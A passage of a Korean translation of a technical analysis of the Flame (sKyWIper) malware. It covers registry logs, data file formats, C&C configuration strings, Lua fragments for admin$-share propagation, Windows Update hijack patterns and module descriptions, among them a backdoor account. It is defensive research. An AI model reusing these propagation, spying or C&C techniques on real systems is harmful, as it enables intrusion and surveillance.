NT\CurrentVersion\Drivers32\wave9       SUCCESS       Type: REG_SZ, Length: 102,
Data: c:\progra~1\common~1\micros~1\msaudio\wavesup3.drv
23:35:50,6733205    alg.exe       2848  RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS       Type: REG_SZ, Length: 102,
Data: c:\progra~1\common~1\micros~1\msaudio\wavesup3.drv
23:36:17,4627767    services.exe 748    RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave9       SUCCESS       Type: REG_SZ, Length: 102,
Data: c:\progra~1\common~1\micros~1\msaudio\wavesup3.drv
```

Figure 25 – Wave9 communications

```
23:34:29,5181519    wmiprvse.exe 2248   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       NAME NOT FOUND      Length: 536
23:34:34,1793845    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       NAME NOT FOUND      Length: 536
23:35:05,5405737    wmiprvse.exe 2472   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       NAME NOT FOUND      Length: 536
23:35:39,6273171    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       NAME NOT FOUND      Length: 144
23:35:39,6277806    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       NAME NOT FOUND      Length: 144
23:35:39,6278907    rundll32.exe 2388   RegSetValue   HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS       Type: REG_SZ, Length: 2, Data:
23:35:39,6292151    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS       Type: REG_SZ, Length: 2, Data:
23:35:39,6293931    rundll32.exe 2388   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS       Type: REG_SZ, Length: 2, Data:
23:35:39,6294881    rundll32.exe 2388   RegSetValue   HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS       Type: REG_SZ, Length: 2, Data:
23:35:50,6732487    alg.exe       2848  RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS       Type: REG_SZ, Length: 2, Data:
23:36:17,4627582    services.exe 748    RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS       Type: REG_SZ, Length: 2, Data:
23:36:17,5738388    services.exe 748    RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS       Type: REG_SZ, Length: 2, Data:
23:36:23,7643698    iexplore.exe 3240   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS       Type: REG_SZ, Length: 2, Data:
23:36:43,0717217    iexplore.exe 3520   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS       Type: REG_SZ, Length: 2, Data:
23:37:02,2292562    iexplore.exe 3632   RegQueryValueHKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Drivers32\wave8       SUCCESS       Type: REG_SZ, Length: 2, Data:
```

Figure 26 – Wave8 communications

4.3. Compression and table formats

DAT 파일 중 "ntcache.dat" 는 공격대상 시스템에 대한 로그파일을 포함하고 있는데, "ntcache.dat" 파일이 SFS 형식의 파일임을 보여주는 흔적들이 있다.

```
STORAGE.SFS.FILES.ntcache?dat.REINITIALIZE_ME
STORAGE.SFS.FILES.ntcache?dat.DELETE_ME
STORAGE.SFS.FILES.lmcache?dat.MAX_SIZE
STORAGE.SFS.FILES.lmcache?dat.BACKUPsKyWIper
```

Figure 27 –Winlogon.exe with injected code working with ccalc32.sys - procmon

"ntcache.dat"파일의 Binary 를 아래와 같이 첨부한다.

```
0000000000: 02 30 30 30 30 30 30 31 | 45 5C 30 30 30 30 30 30  ☻0000001E\000000
0000000010: 30 30 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00  00
0000000020: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000030: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000040: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000050: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000060: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000070: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000080: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000090: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000A0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000B0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000C0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000D0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000E0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
00000000F0: 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00
0000000100: 00 96 02 00 00 E6 57 1B | 5B 5E 88 CC 01 01 00 00   I☻  ŠW←[^ł╠☺☺
0000000110: 00 28 01 0A 00 00 00 FF | FF 00 00 43 00 4D 00 44   (☺◙        C M D
0000000120: 00 02 00 00 00 33 00 0C | 00 00 00 FF FF 00 00 44   ☻   3 ♀        D
0000000130: 00 45 00 53 00 43 00 0C | 00 00 00 42 00 47 00 66   E S C ♀   B G f
0000000140: 00 4C 00 6F 00 77 00 2A | 00 00 00 FF FF 00 00 52   L o w *        R
0000000150: 00 45 00 51 00 55 00 45 | 00 53 00 54 00 45 00 44   E Q U E S T E D
0000000160: 00 5F 00 46 00 49 00 4C | 00 45 00 5F 00 4E 00 41   _ F I L E _ N A
```

Figure 28 – Binary format of ntcache.dat (beginning)

위의 포맷이 전형적인 것인지 아니면 비정상적인 것인지에 대한 결론을 내릴 수는 없었다. 실행중인 프로세스의 목록을 포함하는"~HLV473.tmp" 파일과 비교를 하면, zlib 을 나타내는 "78 DAED" 와 "78 DA 73" 는 압축된 형태를 증가시킨다.(inflate)

```
0000000EF0: 00 00 00 00 00 00 00 00 | 00 00 00 00 2B A0 80 B1                +á€▒
0000000F00: 01 06 00 00 00 78 DA ED | 9D 5B 6C 1D C7 79 C7 F7  ☺♠   x┌ÝŁ[l↔ăyă╕
0000000F10: 90 94 A2 9B 15 56 37 D3 | 94 AA 9E 28 B2 2C 2B 0A  ÉöóĬ§V7Ëö¬×(▒,+◙
```

Figure 29 – "78 DA ED" compressed record in ntcache.dat

```
0000000000: 78 DA 73 E0 67 60 E0 65 | 60 60 60 01 E2 FF FF 19  xÚsŕg`ŕe```☺â˙˙↓
0000000010: 18 18 81 34 63 02 1B 03 | 03 3F 10 E8 00 39 22 40  ↑↑?4c☻←♥♥?►č 9"@
0000000020: CC 03 C4 1C 40 3C 81 E5 | BE 64 68 DB 19 90 1A B0  Ě♥Ä∟@<?ĺľdhŰ↓?→°
```

Figure 30 – "78 DA 73" compressed record in ~HLV473.tmp

압축을 해제한 후,

```
0000000000: 40 0F 00 00 0D 00 00 00 | 04 00 00 00 FF FF 00 00  @☼  ♪    ♦     ▪▪
0000000010: 01 00 00 00 01 60 06 00 | 00 0F 0F 0F 0F 2C 00 00  ☺     ☺`♠   ☼☼☼☼,
0000000020: 00 14 00 00 00 0C 00 00 | 00 08 00 00 00 90 04 DF   ¶     ♀     ◘     ?♦ß
0000000030: 19 55 86 CC 01 00 00 00 | 00 0F 0F 0F 0F 28 00 00  ↓U┼Ě☺      ☼☼☼☼(
0000000040: 00 18 02 00 00 10 02 00 | 00 0C 02 00 00 FF FF 00   ↑☻  ▶☻  ♀☻  ▪▪
0000000050: 00 46 00 61 00 72 00 2E | 00 65 00 78 00 65 00 00    F  a  r  .  e  x  e
0000000060: 00 20 00 20 00 20 00 20 | 00 20 00 20 00 20 00 20
0000000070: 00 20 00 20 00 20 00 20 | 00 20 00 20 00 20 00 20
```

Figure 31 – "78 DA 73" compressed record decompressed beginning from ~HLV473.tmp – information on running processes inside (Far.exe)

"ntcache.dat"에서는 PPMd 형식의 압축도 발견되었는데, 이것은 "8F AF AC 84" 로 표시되었다. 이것은 라이브러리들과 7zip, winzip, perl Compress:PPMd 와 같은 프로그램에 의해서 사용된다.

```
0000000450: 00 00 00 00 02 00 43 01 | 24 65 B3 A9 3A AF 59 00      ☻ C☺$e│ę:»Y
0000000460: 00 00 55 00 00 00 8F AF | AC 84 0F 01 9A 46 20 4F    U    Ć»Čă☼☺ŰF O
0000000470: ED 10 62 9C E0 42 02 D4 | 82 83 AF 02 6F CE DE 7D  Ý▶bťÓB☻ďéâ»☻o╬Ů}
```

Figure 32 – "8F AF AC 84" PPMd compressed record in ntcache.dat

같은 PPMd 압축은 advnetcfg.ocx (info-stealer (?) module) 에서 사용된다.

```
.text:1002E2F4                  lea     eax, [ebp+var_24]
.text:1002E2F7                  push    eax
.text:1002E2F8                  push    4
.text:1002E2FA                  pop     ebx
.text:1002E2FB                  mov     [ebp+var_10], 84ACAF8Fh ; PMMD magic
.text:1002E302                  call    sub_1000C28D
.text:1002E307                  mov     byte ptr [ebp+var_4], 1
.text:1002E30B                  mov     ebx, eax
.text:1002E30D                  call    sub_1000C439
.text:1002E312                  mov     byte ptr [ebp+var_4], 0
```

Figure 33 – "8F AF AC 84" magic usage in advnetcfg.ocx

많은 DAT 파일들은 다음과 같은 구조를 갖고 있다. 키 쌍을 포함하는 테이블이 파일 안에 저장되어 있다. 키 쌍은 다수의 0xFF 에 의해서 분리된다. Duqu 에서 0xAE 가 종종 사용되었듯이, 다른 파일들에서는 0xAE 를 사용한다. 키와 0xFF 사이는 0xFE 로 구분된다.
~DEB93D 파일들은 Samba/nmb lookups 을 포함하고 있다. (proprietarytable format)

```
0000000000: 26 C1 30 0E 51 36 XX 4F | 03 00 00 22 00 00 00 31  &Á0♫Q6XO♥   "    1
0000000010: 00 39 00 32 00 2E 00 31 | 00 36 00 38 00 2E 00 30   9  2  .  1  6  8  .  0
0000000020: 00 2E 00 31 00 31 00 20 | 00 57 00 50 00 41 00 44   .  1  1     W  P  A  D
0000000030: 00 52 36 XX 4F 03 00 00 | 22 00 00 00 31 00 39 00   R6XO♥   "    1  9
0000000040: 32 00 2E 00 31 00 36 00 | 38 00 2E 00 30 00 2E 00  2  .  1  6  8  .  0  .
0000000050: 31 00 31 00 20 00 57 00 | 50 00 41 00 44 00 52 36  1  1     W  P  A  D  R6
0000000060: XX 4F 03 00 00 2E 00 00 | 00 31 00 39 00 32 00 2E  XO♥   .     1  9  2  .
0000000070: 00 31 00 36 00 38 00 2E | 00 30 00 2E 00 31 00 31   1  6  8  .  0  .  1  1
0000000080: 00 20 00 47 00 4F 00 4F | 00 47 00 4C 00 45 00 2E     G  O  O  G  L  E  .
0000000090: 00 43 00 4F 00 4D 00 53 | 36 XX 4F 03 00 00 22 00   C  O  M  S6XO♥   "
```

Figure 34 – "8F AF AC 84" PPMd compressed record in ntcache.dat

위 테이블은 각 레코드는 처음 4 바이트의 헤더가 나오고, 유닉스 타임스탬프 (예를 들어, 0x4FXX3651) 로 시작된다. 이 후, "03 00 00" 은 일종의 레코드 헤더로 보인다. "22" 는 레코드의 총 길이를 의미하지만, 여기에 3 을 더해야 한다. 그러나 다음에 이어지는 "00 0000" 이 반드시 레코드와 관련이 있는 것이 아니고, 그래서 실제 페이로드는 "00 00 00"을 제외한 0x22 바이트 만큼의 길이이다.
대부분의 레코드들은 위의 Figure 에서 보듯이 읽을 수 있는 문자열들로 이루어져 있지만, 일부는 raw samba 데이터를 포함하고 있다.

~DEB93D 파일들의 생성은 "nteps32" 의 함수 EXPORT 와 연결되어 있다. 이 함수는 EnableSHR 일 가능성이 있지만, 확실하게 결론 짓지는 못했다.

4.4. Datastorage formats

HLV 와 KWI 의 파일 포맷을 완전히 분석하지 못했지만, 이 파일들이 데이터베이스 테이블 레코드와 위에 압축 포맷과 비슷한 데이터들을 포함한다는 사실은 밝혀졌다.

이 데이터 파일들의 내용으로부터 우리는 HLV, KWI,ntcache.dat 파일이 실행 중인 프로세스의 기본 정보를 포함한다는 사실을 발견했다. 이 정보는 1000 ~ 2000 바이트의 중복된 데이터이다. 이것은 실행 프로그램의 실제 상태를 의미하고, 일부는 historical 데이터 또한 갖고 있다. 몇몇 경우에 이들은 실행 프로그램의 목록 외에도 기본 정보 관련 스크린샷을 포함하는 것으로 여겨진다.
이 파일들에 대한 추가적인 조사를 통해 KWI 파일들이 아래의 그림과 같이 서로 다른 목적들을 가지고 있음을 밝혀냈다.

```
HighSeverityStorageFileName - KWI989.tmp
LowSeverityStorageFileName - KWI988.tmp
```

Figure 35 – KWI file names found in ccalc32drv.sys, labels hint the purpose of the KWI files

```
%CommonProgramFiles%\Microsoft Shared\MSAudio\
%CommonProgramFiles%\Microsoft Shared\MSSecurityMgr\
%CommonProgramFiles%\Microsoft Shared\MSAPackages\
```

Figure 36 – Dat Storage – possible locations (this is the same as Nteps32 exports)

4.5. logging file list

이 악성코드는 ₩WINDOWS₩TEMP₩ 디렉토리에 ~rf<number> 의 이름형식을 갖는 파일들을 저장한다. 이 과정은 자동적으로 이뤄지지만, 원격지의 명령을 통해 수행될 가능성 또한 존재한다. 이들은 E1 알고리즘으로 암호화 되어 있고, 복호화를 통해서 이 파일들이 드라이버, 디렉토리, 파일 이름 정보를 저장하고 있는 SQLite3 데이터베이스인 것을 밝혀냈다.

Name	Object	Type	Schema
Media	table		CREATE TABLE Media (ID INTEGER PRIMARY KEY, Type INT NOT NULL, MediumDescription TEXT NOT NULL)
ID	field	INTEGER PRIMARY KEY	
Type	field	INT	
MediumDescription	field	TEXT	
States	table		CREATE TABLE States (Description TEXT NOT NULL, MediumId INT REFERENCES Media (ID), State BLOB)
Description	field	TEXT	
MediumId	field	INT	
State	field	BLOB	
Dirlist_States	table		CREATE TABLE Dirlist_States (Description TEXT NOT NULL, MediumId INT REFERENCES Media (ID), State BLOB)
Description	field	TEXT	
MediumId	field	INT	
State	field	BLOB	
Files	table		CREATE TABLE Files (MediumId INT REFERENCES Media (ID), FileName BLOB NOT NULL, Size INT NOT NULL, LastModification DATE NOT NULL, P...
MediumId	field	INT	
FileName	field	BLOB	
Size	field	INT	
LastModification	field	DATE	
Parsed	field	INT	
LastSeen	field	DATE	
PST_States	table		CREATE TABLE PST_States (FileName BLOB NOT NULL, Size INT NOT NULL, LastModification DATE NOT NULL, State INT NOT NULL)
FileName	field	BLOB	
Size	field	INT	
LastModification	field	DATE	
State	field	INT	
idx_States	index		CREATE UNIQUE INDEX idx_States ON States (Description, MediumId)
ids_Dirlist_States	index		CREATE UNIQUE INDEX ids_Dirlist_States ON Dirlist_States (Description, MediumId)
idx_Files	index		CREATE UNIQUE INDEX idx_Files ON Files (FileName, Size, LastModification, MediumId)
idx_Files_LastSeen	index		CREATE INDEX idx_Files_LastSeen ON Files (LastSeen)
ids_Pst_States	index		CREATE UNIQUE INDEX ids_Pst_States ON PST_states (FileName, Size, LastModification)

Figure 37 – SQLite database format for ~rf files [file db]

	MediumId	FileName	Size	LastModification	Parsed	LastSeen
173	1	C	13649	12777416022000	0	1318373621
174	1	C	616	12603830232000	0	1318373621
175	1	C	38554	12777416020000	0	1318373621
176	1	C	204664	12956213612000	0	1318373621
177	1	C	23472	12814074110000	0	1318373621
178	1	C	3813	12777416024000	0	1318373621
179	1	C	5564	12603830204000	0	1318373621
180	1	C	16066	12943148481001	0	1318373621
181	1	C	0	12921070998582	0	1318373621
182	1	C	32803	12777416018000	0	1318373621
183	1	C	1441	12831095310000	0	1318373621
184	1	C	2689	12922325313001	0	1318373621
185	1	C	17982	12918599442001	0	1318373621
186	1	C	17992	12883433442001	0	1318373621
187	1	C	18002	12940490895001	0	1318373621
188	1	C	18002	12945859860001	0	1318373621
189	1	C	35068	12935886435001	0	1318373621
190	1	C	35147	12938037804001	0	1318373621
191	1	C	35147	12941337666001	0	1318373621
192	1	C	35147	12943148475001	0	1318373621
193	1	C	35147	12948525762001	0	1318373621
194	1	C	35147	12959042366001	0	1318373621
195	1	C	35147	12961283059001	0	1318373621
196	1	C	27672	12959918144000	0	1318373621
197	1	C	43415	12958571724000	0	1318373621

Figure 38 –File list of the file system in the ~rf files

SQLite 데이터베이스에 완전한 디렉토리 리스팅을 저장하는 것은 예상치 못한 일이다. 이것은 복잡함을 가중시키고 더 많은 용량을 필요로 한다. 게다가 데이터 베이스 구조를 통해서 정보가 유출될 수 있다. "SQLite browser" 라는 응용프로그램은 완전한 파일명을 알아 낼 수 없다. 파일명은 blob 엔트리에 유니코드 형식으로 저장되고 처음 ₩x00 은 파일명을 감추는 역할을 하기 때문이다.

4.6. Saving additional information

해당 악성코드는 많은 것들에 관심을 갖는다.

```
HKLM\Security\Policy\PolSecretEncryptionKey - string double compressed in res146
select * from CIM_HostedAccessPoint↑ ? root\cimv2▲ ? Access PointsW -string from
res146, compressed F
HKIU\Software\Microsoft\office -?? res146 compressed string
HKIU\Software\Adobe\Adobe Acrobat - surely interesting from propagation
perspective. res146 compressed string
HKIU\Network - res146 compressed string
HKLM\SAM\SAM\Domains\Account\F♥ P - string from res146 compressed strings
```

Figure 39 – Items the malware is interested in

5. C&C Communication

C&C 통신은 GATOR 라는 이름으로 정의된다. Resource 146 은 키 쌍 또는 GATOR 구성 정보 관련 템플릿을 포함하고 있다.

```
GATOR.CMD.SUCCESS_VALIDITY
GATOR.LEAK.MIN_BYTES_TO_LEAK
GATOR.LEAK.SUICIDE_LOG_LEAK_SIZE
GATOR.LEAK.BANDWITH_CALCULATOR.LEAK_SECS
GATOR.INTERNET_CHECK.MIN_TIME_BETWEEN_CHECKS
GATOR.INTERNET_CHECK.CURRENT_FAILURES_COUNT
GATOR.INTERNET_CHECK.SERVERS.size
GATOR.INTERNET_CHECK.SERVERS.1.prev
GATOR.INTERNET_CHECK.SERVERS.1.next
GATOR.INTERNET_CHECK.SERVERS.1.data
GATOR.INTERNET_CHECK.SERVERS.1.data.TIMEOUT
GATOR.INTERNET_CHECK.SERVERS.1.data.URL
GATOR.INTERNET_CHECK.SERVERS.1.data.VALIDITY
(servers are stored in the file from 1 to 6)
GATOR.SERVERS.size
GATOR.SERVERS.first
GATOR.SERVERS.last
GATOR.SERVERS.free
GATOR.SERVERS.1.prev
GATOR.SERVERS.1.next
GATOR.SERVERS.1.prev
GATOR.SERVERS.1.data.USESSL
GATOR.SERVERS.1.data.PORT
GATOR.SERVERS.1.prev
GATOR.SERVERS.1.prev
GATOR.SERVERS.1.prev
GATOR.SERVERS.1.prev
GATOR.SERVERS.1.prev
(gator servers are defined from 1 to 5)
```

Figure 40 – Gator communication related data in resource 146 of mssecmgr.ocx (main module)

우리는 50 개가 넘는 C&C 통신 관련 도메인 네임과 15 개 이상의 IP 주소를 획득했다.
C&C 서버는 특정 호스트/도메인 네임에 해당하는 IP 주소를 수시로 변경시켰다. (봇넷에 의해 수행되는 널리 알려진 fluxing 기술)더 많은 구성 설정과 로그들은 "to691.tmp" 파일에서 발견할 수 있다.

```
C:\Program Files\Common Files\Microsoft Shared\MSAuthCtrl\secindex.dat
https://XXXX.info:443/cgi-bin/counter.cgi
https://XXXX.info:443/cgi-bin/counter.cgi
…
GATOR.SERVERS.1.data.SITE
SINGLE_CMD_RUNNER
GATOR.SERVERS.1.data.SITE XXXX.info->XXXXX.com
GATOR.SERVERS.1.data.URL cgi-bin/counter.cgi->wp-content/rss.php
…
GATOR.SERVERS.-1.SITE [NoValue]->XXXX.info
GATOR.SERVERS.-1.USESSL [NoValue]->False
GATOR.SERVERS.-1.TIMEOUT [NoValue]->180000
GATOR.SERVERS.-1.URL [NoValue]->wp-content/rss.php
GATOR.SERVERS.-1.PORT [NoValue]->80
GATOR.SERVERS.-1.PASSWORD [NoValue]->LifeStyle2
…
XXX.info
SINGLE_CMD_RUNNER
P_CMDS.RESTORE_REDIRECTION_STATE
SINGLE_CMD_RUNNER
SINGLE_CMD_RUNNER
P_CMDS.RESTORE_REDIRECTION_STATE.SECS_BETWEEN_RUNS [NoValue]->87654
P_CMDS.RESTORE_REDIRECTION_STATE.MAX_RUNS [NoValue]->2
P_CMDS.RESTORE_REDIRECTION_STATE.CMD_BUF [NoValue]->BUF_SITE:271 CRC:525FXXXX
P_CMDS.RESTORE_REDIRECTION_STATE.NUM_OF_RUNS [NoValue]->0
SINGLE_CMD_RUNNER
SINGLE_CMD_RUNNER
GATOR.LEAK.NEXT_REQUEST_TIME 314821->1222222222
GATOR.LEAK.NEXT_REQUEST_SYS_TIME 133XXX2106->1222222222
SINGLE_CMD_RUNNER
SINGLE_CMD_RUNNER
MANAGER.FLAME_ID 13XXXXX15X->13
SINGLE_CMD_RUNNER
SINGLE_CMD_RUNNER
GATOR.CMD.NEXT_REQUEST_TIME 340504->0
…
COMAGENT
COMAGENTWORKER
WEASEL
IDLER
CommandExecuter
CommandFileFinder
MICROBE
MICROBE_SECURITY
GadgetSupplierWaitThread
MICROBE_SECURITY
MICROBE
SINGLE_CMD_RUNNER
C:\WINDOWS\system32\advpck.dat
C:\WINDOWS\system32\advpck.dat, EnableTBS
C:\WINDOWS\system32\advpck.dat
C:\WINDOWS\system32\ntaps.dat, EnableSHR
C:\WINDOWS\system32\ntaps.dat, EnableOFR
SINGLE_CMD_RUNNER
```

Figure 41 – To691.tmp strings on C&C communications and other activity

6. 공격 상세 분석

"dstrlog.dat" 는 본 악성코드와 공격에 필요한 SQLite 데이터베이스에서 사용되는 이름(?)과 용어(?)들을 위한 ClanDB 를 포함하고 있다. 해당 파일은 SQL 명령어에 의해서 "libclandb.lua" 파일을 통해 로드된다. 그리고 데이터베이스는 Lua 스크립트를 이용해서 접근 가능하다. 우리는 공격에 이용된 SQL 테이블을 보여주기 위해서 SQLite 에 대한 자세한 내용을 기술한다. 공격자는 필요하다면 버전 정보도 손 보고, 또한 데이터베이스 구조도 업데이트 한다. 아래의 그림은 버전 정보를 업그레이드 하는 스크립트이다.

```
if userVer == 1 or userVer == 2 then l_26_0:exec("\n
ALTER TABLE entities ADD COLUMN tool_id INTEGER NULL;\n
ALTER TABLE entities ADD COLUMN first_update_dt DATETIME INTEGER NULL;\n
ALTER TABLE entities ADD COLUMN last_update_dt  DATETIME INTEGER NULL;\n
ALTER TABLE entities ADD COLUMN last_ip_update_dt DATETIME INTEGER NULL;\n
ALTER TABLE metadata ADD COLUMN first_update_dt DATETIME INTEGER NULL;\n
ALTER TABLE metadata ADD COLUMN last_update_dt DATETIME INTEGER NULL;\n
ALTER TABLE attack_log ADD COLUMN home_id INTEGER NULL;\n
ALTER TABLE attack_log ADD COLUMN date_dt DATETIME INTEGER NULL;\n
ALTER TABLE attack_queue ADD COLUMN min_attack_interval INTEGER NULL;\n
ALTER TABLE attack_queue ADD COLUMN home_id INTEGER NULL;\n            ALTER TABLE
attack_queue ADD COLUMN last_try_date_dt DATETIME INTEGER NULL;\n
ALTER TABLE attack_queue ADD COLUMN igno
re_max BOOLEAN INTEGER NOT NULL  DEFAULT 0;\n\n\t\t\tCREATE TABLE IF NOT EXISTS
cruise_attack_log (\n\t\t\t  log_id INTEGER NOT NULL REFERENCES
attack_log(line_id),\n\t\t\t  user_sid TEXT NOT NULL,\n\t\t\t  usersKyWIper TEXT
NULL\n\t\t\t);\n\n
\t\t\tCREATE TABLE IF NOT EXISTS options_per_entity (\n\t\t\t  entity_id INTEGER
NOT NULL,\n\t\t\t  attack_type TEXT NOT NULL,\n\t\t\t  cred_id INTEGER
NULL,\n\t\t\t  retries_left INTEGER NULL\n\t\t\t);\n\n            CREATE TABLE IF
NOT EXISTS  attack_params (\n                    attack_queue_id INTEGER NOT NULL,\n
name TEXT NOT NULL,\n
value NUMERIC NULL,\n\n
PRIMARY KEY(attack_queue_id, name)\n            );")
```

Figure 42 – ClanDB update if version is too old

다음과 같이 해당 멀웨어의 명령 코드에서 사용하는 데이터베이스에 속해 있는 많은 이름들과 문자열들이 있다. 이에 대한 상세한 설명을 위해서는 추가적인 분석이 요구된다. 따라서 현 시점의 초기 리서치가 정확하지 않을 수 있다는 사실을 명시하면서 그 결과를 첨부한다.

Boost	원격지로부터 수신된 쿼리에 기반한 정보 수집 기능
Flame	통상적으로 공격을 지칭하는 이름. 대부분 Exploit. Ef_trace.txt 관련 %temp%₩dat3C.tmp 와 %systemroot%₩₩temp₩₩msdclr64.ocx 관련
Flask	공격은 Jimmy 또는 Flask 일 수 있다. Flask 는 Flame 의 일부(?)로 추정.
Jimmy	특정 **CLAN** 공격 유형이지만 또한 Flame 이다. **CLAN** 은 로컬 네트워크 대상 공격과 관련 있지만 flame 은 dll 에 따라 다양한 공격 유형이 가능하다. "c:₩Projects₩Jimmy₩jimmydll_v2.0₩jimmyForClan₩Jimmy₩bin₩srelease₩jimmydll₩indsv

	c32.pdb"에서 관련 레퍼런스를 찾을 수 있다.
Movefile	정보 없음
Munch	악성코드 설치와 확산 메커니즘. 윈도우 업데이트와 웹 다운로드와 관련. "mscrypt.dat" 파일에서 문자열과 공격코드로 추정되는 코드 발견.

```
MUNCH.GENERIC_BUFFERS.4.data.PATTERN
?*/windowsupdate/?/?elf?pdate/WSUS3/x86/Vista/WUClient-SelfUpdate-
ActiveX-31bf3856ad364e35-x86--7.0.6000.381.cab*??
v6/windowsupdate/redir/wuredir.cab
v7/windowsupdate/redir/wuredir.cab
v8/windowsupdate/redir/muv3wuredir.cab
v9/windowsupdate/redir/muv4wuredir.cab
VISTA_7_VERSION_S
*/version_s.xml
MUIDENT
muident.cab
/windowsupdate/?/?elf?pdate/WSUS3/x86/Vista/wsus3setup.cab
download.windowsupdate.com/v6/windowsupdate/?/SelfUpdate/AU/x86/XP/en/wusetup.cab
/v9/windowsupdate/?/SelfUpdate/AU/x86/W2KSP2/*/wusetup.cab
/v9/windowsupdate/?/?elf?pdate/WSUS3/x86/Other/wsus3setup.cab
v7/windowsupdate/redir/wuredir.cab
v9/windowsupdate/redir/muv4wuredir.cab
```

Figure 43 – Munch attack related interesting strings

SFS	"ntcache.dat", "lmcache.dat" 와 같은 DAT 파일. Storage 파일
Snack	Munch 공격 관련. Exploit 에 의한 로컬 영역 대상으로 한 확산 메커니즘의 일부로 추정.
Spotter	스캔 도구로 추정.
Transport	복제 수행. Exploit 기반 확산은 대게 flame 이라고 칭하는 반면, 불법적인 접근 권한을 이용한 확산 방식은 "Transport" 이다. "NU" 또는 "NUSystem" 은 "net use" 방식의 확산을 의미.

```
 obj.REMOTE_PATH_TEMPLATES = {temp = string.format("\\\\%s\\admin$\\temp",
l_4_0.tgt), systemroot = string.format("\\\\%s\\admin$", l_4_0.tgt),
commonprogramfiles = string.format("\\\\%s\\%s$\\Program Files\\Common Files",
l_4_0.tgt, remoteSystemDrive)}
      obj.REMOTE_PATH_TEMPLATES.windir = obj.REMOTE_PATH_TEMPLATES.systemroot
      obj.REMOTE_LOCAL_PATH_TEMPLATES = {temp = "..\\temp"}
```

Figure 44 – Net use based propagation targets get configured

Euphoria	"**EuphoriaApp**" 핸들링. "Flame"공격과 "mediald" 관련. 공격 성공 후 파일 유출
BUENO_FLAME_DLL_KEY	"wpgfilter.dat" 파일의 1MB 바이너리에 대한 포인터

CONFIG_TABLE	구성 명령을 위해 LUA 스크립트가 참조하는 테이블. 따라서 많은 수의 파라미터를 포함하고 있다.
Headache	다수의 공격에 연관. 공격을 위한 추가적인 파라미터들과 개체들로 추정됨.

Gator	**Internet-check** 기반 윈도우업데이트. 모든 조건이 충족되면 작동된다. 그렇지 않을 경우, 미리 정의된 최소/최대 대기 시간을 따르고, 재시도 횟수를 서서히 증가시킨다.

(역자 참고)
Kaspersky 에서 제공한 추가적인 정보가 05 월 30 일자로 한 블로그에 게재되었고 일부만이 원문에 첨부되었다. 관련 자료는 별도(가제 : FLAME)로 게재한다.

"Units"에 대한 개요. 각 명칭은 "resource 146" 의 바이너리로부터 얻어냈다.

Beetlejuice	블루투스 : 피해 시스템의 장치들을 열거한다. 자신을 일종의 유도장치로 변환시켜서 피해 시스템을 어디에서도 발견할 수 있도록 표시하는 역할을 한다. 또한 장치 정보에 대한 악성코드의 현 상태를 Base64 형태로 인코딩한다.
Microbe	현재의 하드웨어 자원으로부터 오디오를 녹음한다. 모든 멀티미디어 장치를 나열하고, 그에 대한 완전한 구성 정보를 저장한다. 적절한 녹음 장치를 검색을 시도한다.
Infectmedia	USB 같은 감염 매체에 대한 방법을 선정한다. 가능한 방법으로는 Autorun_infector, Euphoria 가 있다.
Autorun_infector	악성코드를 포함하고 일반적인 "open" 명령어로 수행되는 "autorun.inf" 파일을 생성한다. Stuxnet 이 **LNK exploit** 을 사용하기 전에 이와 같은 방법을 사용하였다.
Euphoria	**합류지점**에 해당하는 디렉토리를 생성한다. 이 디렉토리에는 "resource 146" 의 **LINK1/LINK2 엔트리(리소스 파일-the resource file-에 존재하지 않았다.)**로부터 파생된 "desktop.ini", "target.lnk" 가 존재할 가능성이 있다. 해당 디렉토리는 FLAME 실행을 위한 "바로가기" 로 동작한다.
Limbo	적절한 권한이 보장되는 한 해당 네트워크 영역 안에 있는 시스템에 사용자명"HelpAssistant" 라는 백도어 계정을 생성한다.
